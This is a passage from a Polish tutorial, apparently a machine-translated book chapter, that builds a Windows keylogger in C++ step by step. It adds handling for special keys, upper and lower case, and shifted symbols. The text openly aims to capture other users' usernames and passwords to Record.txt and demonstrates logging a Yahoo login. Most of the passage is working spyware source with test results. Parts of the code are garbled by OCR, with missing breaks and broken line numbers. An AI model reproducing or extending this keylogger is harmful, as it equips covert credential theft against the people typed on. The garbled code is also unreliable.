jakiś klawisz? Jeśli tak, zapisz klucze w naszej zmiennej c, a następnie na podstawie linii 18 i 19 wyślij do naszego pliku. W tym samym wierszu (18), w nawiasie, aplikacja ios :: określa, że nie chcemy, aby nasz plik był ponownie zapisywany za każdym razem, gdy ktoś naciśnie klawisz. Jeśli tego nie określimy, za każdym razem, gdy użytkownik naciśnie klawisz, plik otworzy się ponownie, a wszystko, co zostało zapisane wcześniej, zostanie zastąpione nową zawartością. Wygląda na to, że skończyliśmy z naszym prymitywnym Keyloggerem i jesteśmy gotowi do jego uruchomienia. Jeśli jednak spróbujemy uruchomić program tak, jak jest, otrzymamy komunikat o błędzie. Na pierwszy rzut oka, co Twoim zdaniem może spowodować błąd? Plik nagłówkowy! Nie udało się dołączyć pliku nagłówkowego, który umożliwi programowi uruchomienie/wykonanie funkcji określonej w naszym kodzie, tj. funkcji wysyłania otrzymanych danych wejściowych do pliku. Plik nagłówkowy do tego (który pozwala nam wykorzystać funkcję ofstream) to #include <fstream>. Teraz z następującymi nagłówkami plików u góry naszych kodów nasz program będzie działał pomyślnie:

```
"Keylogger.cpp
1 #include <iostream>
2 #include <windows.h>
3 #include <Winuser.h>
4 #include <fstream>
```

Po uruchomieniu programu Keylogger w naszym środowisku Eclipse pomyślimy, że program nie działa, ponieważ nic nie zostanie wydrukowane w oknie konsoli. Jest to jednak normalne, ponieważ nigdzie w naszym kodzie nie określiliśmy, że dane wejściowe mają być drukowane, ale zamiast tego wysyłane do naszego pliku. Nasz mały Keylogger działa, przechowując naciśnięcia klawiszy, które wykonujemy w dowolnym miejscu w naszym systemie i wysyłając je do Record.txt. Aby udowodnić, że Keylogger

działa, odwiedźmy naszą przeglądarkę, wprowadźmy dane i wróćmy do naszego pliku, aby sprawdzić, czy nasze dane wejściowe są przechowywane.



Na powyższym rysunku widać, że przeglądarka została otwarta i odwiedzono witrynę Yahoo. Teraz zalogowaliśmy się, wprowadzając naszą nazwę użytkownika jako NAZWA UŻYTKOWNIKA i hasło jako HASŁO. Po wykonaniu tej czynności, aby upewnić się, czy nasz Keylogger działa, udaliśmy się do naszej domyślnej lokalizacji pliku dla naszego projektu Keylogger i jak widać na białym ekranie zakrywającym częściowo przeglądarkę, dane wejściowe, które wprowadziliśmy dla witryny Yahoo.com, zostały zarejestrowane (chociaż kropka w yahoo.com nie jest obecna, upewnimy się, że weźmiemy pod uwagę wszystkie znaki, gdy będziemy kontynuować dodawanie większej liczby funkcji do Keyloggera). Nazwa użytkownika i hasło zostały również zapisane, jak widać. Udało nam się napisać bardzo prosty Keylogger, jednak brakuje mu niektórych funkcji, takich jak filtry, które odfiltrują niechciane znaki, takie jak spacje przypominające tabulatory, które pojawiły się podczas wprowadzania danych. Ponadto będziemy pracować nad dodaniem do niego innych funkcji. Keylogger, który zbudowaliśmy, nie jest zbyt niesamowity, głównie ze względu na sposób, w jaki zapisuje informacje. Kiedy go przetestowaliśmy, odkryliśmy, że nie radzi sobie zarówno ze spacjami, jak i tabulatorami, ale i tak po prostu zapisuje dane wejściowe. Zbudujmy więcej funkcji w naszym Keyloggerze, aby lepiej radził sobie z danymi wejściowymi. Możemy to osiągnąć za pomocą instrukcji Switch. Przejdźmy do tego od razu! Wspominaliśmy wcześniej, że aby wyposażyć naszego Keyloggera w możliwość obsługi spacji, tabulacji i innych znaków, będziemy musieli wykorzystać instrukcję switch.

```
1  #include <iostream>
2  #include <windows.h>
3  #include <Winuser.h>
4  #include <fstream>
5
6  using namespace std;
7
8  void log();
9
10 int main()
11 {
12     log();
13     return 0;
14 }
15
16 void log()
17 {
18     char c;
19
20     for(;;)
21     {
```

Zanim jednak wprowadzimy naszą instrukcję switch, będziemy musieli zgrupować nasze wcześniej napisane kody pod jedną funkcją: void log(), aby było nam łatwiej. Nasze grupowanie zostanie wykonane w sposób pokazany na poniższym rysunku:

```
22          for( c=8; c<=222; c++)
23          {
24              if(GetAsyncKeyState(c) == -32767)
25              {
26                  ofstream write ("Record.txt", ios::app);
27                  write << c;
28
29              }
30          }
31      }
32  }
```

Tak więc w linii 8 tworzona jest funkcja void z nazwą log, aby pomieścić nasze poprzednie kody. Ta funkcja nie zwróci żadnej wartości. Ponadto, jak wymagane void jest wywoływane w funkcji main w wierszu 8, więc może tak być używany w dowolnym momencie, po prostu wywołując go i nie trzeba go przepisywać od nowa. Po ponownym przetestowaniu program będzie działał tak samo, jak poprzednio.

INKORPORACJA INSTRICKCJI SWITCH

Odnosząc się do powyższego rysunku:


* Usuń zapis << c; w wierszu 27. Przywrócimy to później jako przypadek domyślny, więc jeśli wszystkie nasze instrukcje warunkowe okażą się fałszywe, zostanie to wykonane. Przede wszystkim wyjmijmy to, abyśmy mogli umieścić nasze walizki na miejscu.

* Podobnie jak w wierszu 28. napisz instrukcję switch i przekaż wszystko, co dzieje się w zmiennej c (którą stworzyliśmy wcześniej) do switcha, umieszczając ją w nawiasach, tak aby wszystko, co wejdzie do zmiennej, było obsługiwane przez przełącznik.

* Stwórzmy przypadek (jeden z różnych warunków), powiedzmy przypadek 8. Tak więc, jeśli zmienna c ma wartość liczbową 8 (jak w przypadku 8) w ASCII, oznacza to, że jest to spacja wsteczna.

characters		
00	NULL	(Null character)
01	SOH	(Start of Header)
02	STX	(Start of Text)
03	ETX	(End of Text)
04	EOT	(End of Trans.)
05	ENQ	(Enquiry)
06	ACK	(Acknowledgement)
07	BEL	(Bell)
08	BS	(Backspace)
09	HT	(Horizontal Tab)
10	LF	(Line feed)

* Ciągle dodajemy przypadki wykorzystujące różne liczby z kodu ASCII w zależności od tego, co reprezentują liczby, więc nasz Keylogger może odnosić się do prawie każdego znaku wprowadzonego przez użytkownika.



```
22          for( c=8; c<=222; c++)
23          {
24              if(GetAsyncKeyState(c) == -32767)
25              {
26                  ofstream write ("Record.txt", ios::app);
27
28                  switch(c)
29                  {
30                      case 8: write << "<BackSpace>";
31                      case 27: write << "<Esc>";
32                      case 127: write << "<DEL>";
33                      case 32: write << " ";
34                      case 13: write << "<Enter>\n";
35                      default: write << c;
36                  }
37
38              }
39          }
40      }
41  }
42
```

Więc, innymi słowy, to, co robią instrukcje od linii 22 do 35, jest następujące: Linia 22 obejmuje wartości z kodu ASCII w zakresie od 8 do 222. Linia 24 zawiera warunkową instrukcję if, która sprawdza, czy wystąpiły jakieś przerwy w kluczu, tj. jeśli naciśnięto dowolny klawisz na klawiaturze użytkownika i jeśli zostanie to ocenione jako prawda, funkcja w wierszu 26 powinna to odnotować, zapisać w pliku zdefiniowanym w tym samym wierszu co Record.text, a także upewnić się, że późniejsze dane wejściowe nie nadpisać wcześniejsze. Instrukcja switch w wierszu 28 umożliwia przekazanie przypadków, które są oceniane w wierszu 30 i 34, do zmiennej c, opisującej każdy krok na drodze, jaki klawisz, czy to będzie backspace, klawisz enter, klawisz escape itp., które użytkownik naciśnie na jego klawiaturze, zamiast dawać nam te spacje tabulacji, które dawał wcześniej. Linia 35 zapisuje naciśnięcia klawiszy użytkownika — zakładając, że nie naciśnie on żadnego z klawiszy w zakresie od 8 do 222 kodów ASCII lub żadnego z tych, które obejmują nasze przypadki — tak jak to miało miejsce w naszym prymitywnym Keyloggerze. Trzeba poświęcić trochę czasu na uwzględnienie przypadków obejmujących wiele możliwych znaków, które można wykorzystać jako nazwę użytkownika lub hasło, ponieważ spowoduje to, że Keylogger będzie zapisywał dane wprowadzone przez użytkownika w sposób zrozumiały. Przyjrzyjmy się wielkim i małym literom.

WIELKIE I MAŁE LITERY

Tak samo ważne jak wielkie i małe litery w języku angielskim, są one również ważne w ogólnym programowaniu, zwłaszcza jeśli chodzi o wykorzystanie ich do celów Keyloggera. Musimy nauczyć się rozróżniać dwie wielkości liter. Będziemy też trochę filtrować za pomocą klawiszy tabulacji, caps lock, shift, alt, strzałek i myszy.

```
17 void log()
18 {
19     char key;
20
21     for(;;)
22     {
23         //Sleep(0);
24         for( key=8; key<=222; key++)
25         {
26             if(GetAsyncKeyState(key) == -32767)
27             {
28                 ofstream write ("Record.txt", ios::app);
29
30
31                 if( (key>64)&&(key<91) && !(GetAsyncKeyState(0x10)) )
32                 {
33                    key+=32;
34                    write << key;
35                    write.close();
36                    break;
```

Cóż, możemy rozróżnić wielkie i małe litery, używając stanu klawisza Shift; możemy również użyć stanu klawisza strzałki. Więc jeśli któryś z tych dwóch klawiszy zostanie naciśnięty, proszę pisać dużymi literami, w przeciwnym razie pisz małymi literami. To właśnie chcemy przekazać naszemu programowi. Domyślnie powyższy program będzie pisał wielkimi literami, więc musimy zdefiniować stan dla małych liter. To prawda, że w programie naszego Keyloggera, pokazanym na powyższym rysunku, wprowadzono niewielkie zmiany, niemniej jednak nie zbieraj motyli w brzuchu, ponieważ przeanalizujemy cały program. Wspomnieliśmy, że pierwszy Keylogger, który zrobiliśmy, był prymitywny, stopniowo przechodzimy do bardziej zaawansowanych. Jedną z rzeczy, które zmieniliśmy, jest zmienna, w której nasze naciśnięcia klawiszy są umieszczone. Zmieniliśmy jego nazwę z c na key. Nadawanie nazw pasujących do informacji, które mają być umieszczone w zmiennych, jest dobrą praktyką, ponieważ pomaga w bardzo łatwym zlokalizowaniu dowolnej informacji lub powinno, jeśli pracujesz z zespołem innych autorów kodu, będą oni w stanie zlokalizować dowolną funkcję, której szukają bardzo łatwo. W linii 23 włączyliśmy funkcję uśpienia, chociaż została ona na razie wykomentowana, ale zostanie użyta później. Funkcja uśpienia pomaga zapobiegać maksymalnemu obciążeniu procesora (powodującemu jego spowolnienie) w wyniku powtarzalnego działania. Jednak funkcja uśpienia nie jest najlepszym rozwiązaniem, aby zapobiec maksymalnemu obciążeniu procesora, ale na razie użyjemy jej, aby uniknąć wchodzenia w skomplikowane sprawy. Podczas gdy funkcja Sleep() wstrzymuje działanie programu na dowolną liczbę milisekund umieszczoną w nawiasie (np. sleep(1), sleep(2), sleep(5)… itd.), funkcja sleep() z zerem w nawiasie (tj. sleep(0)) robi coś innego. Mówi programowi, aby przestał używać procesora, gdy inny program chce go użyć. Przejdźmy dalej i przeanalizujmy kod od wiersza 31 do 43, ponieważ jest to blok, który działa razem.

```
30
31                 if( (key>64)&&(key<91) && !(GetAsyncKeyState(0x10)) )
32                 {
33                    key+=32;
34                    write << key;
35                    write.close();
36                    break;
37                 }
38                 else if((key>64)&&(key<91))
39                 {
40                     write << key;
41                     write.close();
42                     break;
43                 }
```

*Zauważ, że Key += 32 jest odpowiednikiem Key = Key + 32.


Blok kodów pokazany na powyższym rysunku został utworzony w celu rozróżniania wielkich i małych liter. Linia 30 zawiera instrukcję if, która zasadniczo mówi: jeśli wartość klucza jest większa niż 64 (wszystkie wartości z kodu ASCII), ale mniejsza niż 91 i klawisz Shift nie jest wciśnięty (zapisany jako !(GetAsyncKey (0x10))) -gdzie 0x10 to zapis szesnastkowy klawisza Shift — dodaj 32 do poprzednich wartości klucza. Warto zauważyć, że zakres od 64 do 91 w instrukcjach warunkowych if nie został wybrany przypadkowo, ale celowo ze względu na fakt, że litery alfabetu mieszczą się w tym zakresie w tabeli ASCII. Z wyciętego kodu ASCII pokazanego na poniższym rysunku, wykonując trochę matematyki, zobaczymy, dlaczego wybraliśmy liczbę 32, która ma zostać dodana do wartości w kluczu w naszej warunkowej instrukcji if w wierszu 31

Dec	Hx	Oct	Html	Char	Dec	Hx	Oct	Html	Char	Dec	Hx	Oct	Html	Cha
0	0	000		NUL	43	2B	053	+	+	86	56	126	V	V
1	1	001		SOH	44	2C	054	,	,	87	57	127	W	W
2	2	002		STX	45	2D	055	-	-	88	58	130	X	X
3	3	003		ETX	46	2E	056	.	.	89	59	131	Y	Y
4	4	004		EOT	47	2F	057	/	/	90	5A	132	Z	Z
5	5	005		ENQ	48	30	060	0	0	91	5B	133	[	[
6	6	006		ACK	49	31	061	1	1	92	5C	134	\	\
7	7	007		BEL	50	32	062	2	2	93	5D	135	]	]
8	8	010		BS	51	33	063	3	3	94	5E	136	^	^
9	9	011		TAB	52	34	064	4	4	95	5F	137	_	_
10	A	012		LF	53	35	065	5	5	96	60	140	`	`
11	B	013		VT	54	36	066	6	6	97	61	141	a	a
12	C	014		FF	55	37	067	7	7	98	62	142	b	b
13	D	015		CR	56	38	070	8	8	99	63	143	c	c
14	E	016		SO	57	39	071	9	9	100	64	144	d	d
15	F	017		SI	58	3A	072	:	:	101	65	145	e	e
16	10	020		DLE	59	3B	073	;	;	102	66	146	f	f
17	11	021		DC1	60	3C	074	<	<	103	67	147	g	g
18	12	022		DC2	61	3D	075	=	=	104	68	150	h	h
19	13	023		DC3	62	3E	076	>	>	105	69	151	i	i
20	14	024		DC4	63	3F	077	?	?	106	6A	152	j	j
21	15	025		NAK	64	40	100	@	@	107	6B	153	k	k
22	16	026		SYN	65	41	101	A	A	108	6C	154	l	l
23	17	027		ETB	66	42	102	B	B	109	6D	155	m	m
24	18	030		CAN	67	43	103	C	C	110	6E	156	n	n
25	19	031		EM	68	44	104	D	D	111	6F	157	o	o
26	1A	032		SUB	69	45	105	E	E	112	70	160	p	p
27	1B	033		ESC	70	46	106	F	F	113	71	161	q	q
28	1C	034		FS	71	47	107	G	G	114	72	162	r	r
29	1D	035		GS	72	48	110	H	H	115	73	163	s	s
30	1E	036		RS	73	49	111	I	I	116	74	164	t	t
31	1F	037		US	74	4A	112	J	J	117	75	165	u	u

Nasza instrukcja warunkowa if w wierszu 31 brzmiała: jeśli klucz jest większy niż 64… oznacza to, że podczas obliczania Klucz zostanie odczytany z liczby 65. Teraz spójrz na liczbę 65 w tabeli ASCII pod kolumną znaków. 65 reprezentuje wielką literę A. Teraz, jeśli 32 jest dodawane do 65, wynikiem jest 97. Spójrz na kolumnę znaków numeru 97 w tabeli ASCII, czy liczba 97 reprezentuje małą literę a? Tak! Pamiętaj, że domyślnie nasz program Keylogger będzie używał wielkich liter i podobnie jak kody w liniach 31 i 33 stany, jeśli klawisz Shift nie zostanie naciśnięty (aby zmienić wielką literę), to wartość 32 (która zamieni literę na jej małą literę zgodnie z definicją w tabeli ASCII). Teraz wiemy, dlaczego wybrano liczbę 32 do dodania. Możesz śmiało wybrać liczbę z tabeli ASCII, która reprezentuje dowolną wielką literę, dodać 32 do tej liczby i sprawdzić, czy doprowadzi cię to do małej litery tej samej litery. Podczas gdy oświadczenie w wierszu 34 zamyka plik: to w wierszu 35 jest używane tylko do testu, więc nie sprawdzamy niczego więcej. Być może później go usuniemy, ale zobaczmy, jak działa w naszym programie przez główny czas.

```
30
31              if( (key>64)&&(key<91) && !(GetAsyncKeyState(0x10)) )
32              {
33                 key+=32;
34                 write << key;
35                 write.close();
36                 break;
37              }
38              else if((key>64)&&(key<91))
39              {
40                  write << key;
41                  write.close();
42                  break;
43              }
```

Analizując razem, wiersze od 31 do 42 mówią: jeśli zakres wartości w programie mieści się w tym, który zawiera litery alfabetu w kodzie ASCII i klawisz Shift nie jest wciśnięty (dla wielkich liter), dodaj liczbę 32 do poprzednich wartości, aby przekonwertować na małe i ta mała litera zostanie zapisana do pliku, chyba że jednak nie zostanie wciśnięty klawisz Shift, wtedy wejście powinno zostać przesłane do pliku dużymi literami. Poniższy rysunek przedstawia wynik działania programu podczas sesji testowej:



Tutaj użyto wiersza polecenia (Keylogger można przetestować w dowolnym miejscu, o ile wprowadzane są dane wejściowe) do przetestowania programu i jak widać, zadziałało. Zauważ też, że program, który właśnie analizowaliśmy, był programem do rozróżniania wielkich i małych liter. Podczas powyższego testu nie podano spacji między każdym z napisanych przez nas słów, ponieważ użyliśmy komentarza wielowierszowego, aby odciąć aspekt naszego kodu, który zawiera wymagane przypadki do obsługi odstępów i podobnej funkcji, więc gdybyśmy użyli odstępy między formą danych wejściowych byłyby w pewnym nieładzie. Naszym podstawowym zamiarem było traktowanie wielkich i małych liter. Co więcej, jest to tylko jeden ze sposobów wprowadzenia rozróżnienia między dużymi i małymi literami. Istnieje kilka sposobów, aby to zrobić. Niektóre z nich są prawdopodobnie lepsze niż ten, nie krępuj się eksperymentować, ponieważ pomoże to pogłębić twoją wiedzę.


FILTROWANIE ZNAKÓW

Tutaj zobaczymy, jak możemy odfiltrować wszystkie typy znaków. Jest to ważne, ponieważ w większości przypadków ludzie mają tendencję do wpisywania pewnych znaków, takich jak: gwiazdki, wykrzykniki, symbol funta brytyjskiego itp. jako hasła, a symbole te w większości przypadków uzyskuje się przez kombinację dwóch lub więcej klawiszy . Filtrowanie pozwoli naszemu Keyloggerowi rozpoznać, kiedy takie klawisze są naciśnięte przez użytkownika. Musimy jednak sobie z tym poradzić,

najważniejsze pytanie brzmi: JAK? Pomyśl o tym w ten sposób, co naciśniesz na klawiaturze, aby uzyskać wykrzyknik? W zależności od używanej klawiatury, jednak dla wykrzyknika jest to dość uniwersalne; Shift 1 ci to zapewni. Musimy złożyć instrukcję, które rozpozna stan klawisza shift i jeśli klawisz shift jest wciśnięty i wartość, która następuje po nim jest wartością ASCII cyfry 1 na klawiaturze, proszę nie zapisywać 1, zamiast tego zapisz „wykrzyknik". Przejdźmy do rozwiązania tego problemu. Wykorzystywanie wyłącznie instrukcji if nie jest najlepszym sposobem rozwiązania tego problemu, jednak użycie jej razem z instrukcją switch jest niesamowite, ponieważ pomoże zwiększyć wydajność. Wprowadzając resztę kodów, które napisaliśmy wcześniej, dodając ostatnie kody wyświetlane na poniższym rysunku od wiersza 43 do wiersza 50, nasz Keylogger ma możliwość wykrywania takich wejść, jak wykrzyknik i inne symbole, które użytkownik może używać w swoim haśle.

```
35                  break;
36              }
37              else if( ( (key>64)&&(key<91) ) )
38              {
39                  write << key;
40                  write.close();
41                  break;
42              }
43              else
44              {
45                  switch(key)
46                  {
47                      case 49:
48                      {
49                          if( GetAsyncKeyState(0x10) )
50                              write << "!";
51                      }
52                  }
53              }
```

Po wcześniejszym opisaniu funkcji kodów od linii 35 do 45 i przyzwyczajeniu się do kodów i sposobu ich działania (podstawy C++) mogliśmy już dobrze odgadnąć, jak będzie działać powyższa część programu . Cóż, to dobrze, ponieważ bardzo mówi, że jesteśmy lepsi niż zaczynaliśmy i to świetnie! Cóż, z kodu ASCII wartość 49 w linii (47) reprezentuje liczbę 1. Linia 49 mówi: jeśli klawisz Shift (opisany przez 0x10 w postaci szesnastkowej) jest przerwany, powiedz nam to. Ponadto, ponieważ program ma przypadek 49 dodany do swojej listy, jeśli użytkownik wpisze cyfrę 1 na swojej klawiaturze natychmiast po klawiszu Shift, wyśle wykrzyknik (!) do RECORD.txt zgodnie z poleceniem wiersza 50.



Jak pokazano na powyższym rysunku, Keylogger jest uruchamiany i testowany przy użyciu cudzysłowu oraz krótkiej notatki, która mówi „Heythere" w oknie wiersza polecenia, aby sprawdzić, czy rozpozna

wykrzyknik i wyśle go do naszego project plik tak, jak go zdefiniowaliśmy (!) lub po prostu daj nam jakiś inny wynik.

Ładnie! Jak widać na powyższym rysunku, nasz Keylogger zapisuje teraz wykrzyknik dla tego, czym naprawdę jest, a nie tylko zabawną postacią, którą podświetlona instrukcja jest wcześniej testowaną pracą, nie jest nieodłączną częścią wyniku ostatniego testu. Od tego momentu musimy po prostu kontynuować budowanie na instrukcji switch, dodając coraz więcej przypadków, aby reprezentować wszystkie znaki, które chcemy, aby nasz Keylogger był w stanie zinterpretować. To pozwoli nam dostosować nasz Keylogger do klawiatury, która ogólnie nam się spodoba, więc nawet jeśli dana osoba ma inaczej skonfigurowane klawisze, wpływa to na ciebie, ale nie bardzo. Do tej pory pisaliśmy nasze kody w blokach, od bloku sprawdzania wielkości liter, bloku włączania znaków do bloku archiwizacji itp. Łączyliśmy te bloki z różnymi funkcjami, aby spełnić jeden cel dobrego Keyloggera. Przejdźmy teraz do włączenia sprawy (filtrowania) i lepszego ogólnego ułożenia kodu.

OBEJMUJĄC INNE ZNAKI

Dodaliśmy więcej instrukcji break na końcu każdego sprawdzenia, więc jeśli instrukcja warunkowa ma wartość true, program powinien przeskoczyć pętlę i przejść do następnego zadania. Również w części else, gdzie mamy instrukcję switch z przypadkami pod nią; dla wszystkich znaków, które widzimy, począwszy od nawiasu, ukośnika odwrotnego, ukośnika, wykrzyknika itp. na poniższym rysunku, są one zapisane w taki sposób, że program może stwierdzić, że naciśnięto tylko wartość bez klawisza Shift, a zatem powinien wydrukować tę wartość, a nie symbol.

```
47                  {
48                      case 48:
49                      {
50                          if( GetAsyncKeyState(0x10) )
51                              write << ")";
52                          else
53                              write << "0";
54                      }
55                      break;
56                      case 49:
57                      {
58                          if( GetAsyncKeyState(0x10) )
59                              write << "!";
60                          else
61                              write << "1";
62                      }
63                      break;
64                      case 50:
65                      {
66                          if( GetAsyncKeyState(0x10) )
67                              write << "\"";
```

Na przykład w wierszu 48 mamy napisaną sprawę 48. 48 w tablicy ASCII reprezentuje liczbę 0.

ct	Html	Char	Dec	Hx	Oct	Html	Char	Dec	Hx	Oct	Html
0		NUL	43	2B	053	+	+	86	56	126	V
1		SOH	44	2C	054	,	,	87	57	127	W
2		STX	45	2D	055	-	-	88	58	130	X
3		ETX	46	2E	056	.	.	89	59	131	Y
4		EOT	47	2F	057	/	/	90	5A	132	Z
5		ENQ	48	30	060	0	0	91	5B	133	[

Tak więc, gdy użytkownik naciska klawisz, który zawiera cyfrę 0 i jednocześnie nawias zamykający, w zależności od tego, czy wciśnięty jest klawisz Shift, czy nie (na podstawie instrukcji w wierszu 50), nawias zamykający „)” lub 0 zostanie nagrany (sprawdź kod w linii 48 i 52). Za pomocą funkcji (GetAsyncKey(0x10)) w wierszu 50 program sprawdza, czy klawisz Shift jest wciśnięty, czy nie, a jeśli tak, a wraz z nim wciśnięto 0, to nawias zamykający zostanie uwzględniony, a jeśli tak nie jest, zostanie zapisane 0. W przypadku instrukcji break w wierszu 55, jeśli warunek znajdujący się w wierszu 48 i 54 ma wartość true, program nie sprawdza jeszcze innych przypadków, tylko natychmiast wychodzi z pętli. Zasadniczo w pozostałych przypadkach w programie od linii 48 w dół, dotyczących określenia, czy jest to liczba wpisana przez użytkownika, czy też symbol, który ma ten sam klawisz, co poszczególne cyfry na klawiaturze, postępujemy zgodnie z tą samą logiką, co mamy dla przypadku 0 lub zamkniętego nawiasu, który mieści się w wierszu 48 i 53.


Poniższe rysunki pokazują, jak będzie wyglądać razem:

```
48                  case 48:
49                  {
50                      if( GetAsyncKeyState(0x10) )
51                          write << ")";
52                      else
53                          write << "0";
54                  }
55                  break;
56                  case 49:
57                  {
58                      if( GetAsyncKeyState(0x10) )
59                          write << "!";
60                      else
61                          write << "1";
62                  }
63                  break;
64                   case 50:
65                   {
66                       if( GetAsyncKeyState(0x10) )
67                           write << "\"";
68                       else
69                           write << "2";
70                   }
71                   break;
72                   case 51:
73                   {
74                       if( GetAsyncKeyState(0x10) )
75                           write << "£";
76                       else
77                           write << "3";
78                   }
79                   break;
```

```
80                      case 52:
81                      {
82                          if( GetAsyncKeyState(0x10) )
83                              write << "$";
84                          else
85                              write << "4";
86                      }
87                      break;
88                      case 53:
89                      {
90                          if( GetAsyncKeyState(0x10) )
91                              write << "%";
92                          else
93                              write << "5";
94                      }
95                      break;
95                      break;
96                      case 54:
97                      {
98                          if( GetAsyncKeyState(0x10) )
99                              write << "^";
00                          else
01                              write << "6";
02                      }
03                      break;
04                      case 55:
05                      {
06                          if( GetAsyncKeyState(0x10) )
07                              write << "&";
08                          else
09                              write << "7";
10                      }
11                      break;
112                      case 56:
113                      {
114                          if( GetAsyncKeyState(0x10) )
115                              write << "*";
116                          else
117                              write << "8";
118                      }
119                      break;
120                      case 57:
121                      {
122                      if( GetAsyncKeyState(0x10) )
123                              write << "(";
124                          else
125                              write << "9";
126                      }
127                      break;
```

Teraz włączyliśmy obudowy, które obejmują zarówno numery klawiatury, jak i symbole, przejdźmy dalej i sprawdźmy, czy działają poprawnie.

Po zebraniu przypadków do zakrycia numerów i symboli klawiatury, dobrze jest przetestować, czy Keylogger rzeczywiście je rozpoznaje. Tak więc, jak widać powyżej, zbudowaliśmy kod i ustawiliśmy go do działania. Za pomocą okna wiersza poleceń wpisujemy cyfry z klawiatury, a także symbole, trzymając wciśnięty klawisz Shift, łącząc cyfry 1 – 9 jedna po drugiej.



Z powyższego rysunku jasno wynika, że Keylogger rozpoznaje wprowadzane przez nas liczby i symbole, więc jeśli użytkownik użyje cyfr i symboli jako hasła, nazwy użytkownika lub czegokolwiek innego, nasz Keylogger w obecnym stanie nadal będzie zdziałał cuda. Wcześniej dodaliśmy funkcję, która umożliwia naszemu Keyloggerowi rozróżnianie wielkich i małych liter, więc nadal będzie dobrze, jeśli użytkownik użyje kombinacji cyfr, symboli, wielkich i małych liter jako hasła.

Po dotarciu tak daleko możemy zdecydować się na wykorzystanie Keyloggera w taki sposób, w jaki jest, ale dodanie większej funkcjonalności wcale nie byłoby złe, ponieważ im więcej kluczy dodamy do Keyloggera, tym lepiej możemy ufać jego ogólnej wydajności. Idźmy dalej i dodajmy więcej przypadków, które sprawią, że nasz Keylogger będzie ogólnie bardziej odpowiedni.

